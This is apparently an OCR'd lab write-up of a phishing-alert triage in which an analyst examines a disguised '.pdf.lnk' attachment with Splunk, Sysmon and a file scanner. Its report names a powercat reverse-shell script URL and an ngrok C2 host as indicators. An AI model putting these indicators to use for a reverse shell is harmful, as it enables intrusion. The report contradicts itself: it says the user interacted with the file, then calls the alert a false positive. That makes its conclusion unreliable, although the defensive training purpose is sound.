
General phishing attempt.

No attachments to scan.

No links clicked.

No further action needed.






The domain reputation appears clean, but we'll continue investigating to be sure. Moving to Splunk, let's dig deeper into this phishing email.


Searching for the phishing email attachment file in Splunk to confirm whether the user interacted with it, such as downloading, opening, or triggering execution. By looking for related file creation events, process activity, or alternate data stream indicators to trace how the initial phishing attempt progressed on the endpoint.


Found multiple events indicating the user did interact with the phishing email attachment. Sysmon Event ID 15 indicates the creation of an alternate data stream (ADS).

As you can see in picture above, file extension is **.pdf.lnk** — this is not a PDF, it is a shortcut (LNK) file, a common malware delivery mechanism designed to mislead users.

Let's get back to the analysis VM to analyze the file with **TryDetectThis**.




invioce.pdf.lnk
Remove file
Analyze File
File Analysis Complete
ANALYZED - Clean
File Information
Name
invioce.pdf.lnk
Size
243 Bytes
Type
application/octet-stream


File Analysis Complete
ANALYZED - Clean
File Information
Name
invioce.pdf.lnk
Size
243 Bytes
Type
application/octet-stream
Last Modified
9/22/2025, 6:27:33 PM
Hash Values
MD5
ed1dc2d678743fcbedf0d743e27d0362
SHA-1
1515b10b441acf4e789cc37eaf979bb576157d83
SHA-256
50e5bf8361df2442546f21e08b1561273f4ccc610258f622ac1a4b8ebf0a0386

Additional Metadata

extension


.lnk


is_archive

false

is_executable

false






Report:


Time of Activity: 09/22/2025


19:00:03.123 **List of Related Entities:**


- **File:** `invioce.pdf.lnk` (attachment inside ZIP)
- **Domain (Sender):** `hatmakereurope.xyz`
- **URL:** `https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1`
- **C2 Host:** `2.tcp.ngrok.io` (Port: 19282)

- **Process (Targeted):** `powershell.exe`
- **User:** michael.ascot@tryhatme.com (CEO) **Reason for Classifying as False Positive:**
- No evidence of actual execution of the command in the LNK file (no matching Sysmon or PowerShell logs).
- No outbound connections were recorded to `ngrok.io` or `raw.githubusercontent.com` from the endpoint.
- The sender domain (`hatmakereurope.xyz`) and file hash reputation did not indicate an active malicious campaign.
- The LNK and ZIP files were quarantined early by email gateway/security controls, preventing further interaction.
- The presence of the file does not necessarily indicate execution, and current evidence confirms it was not executed

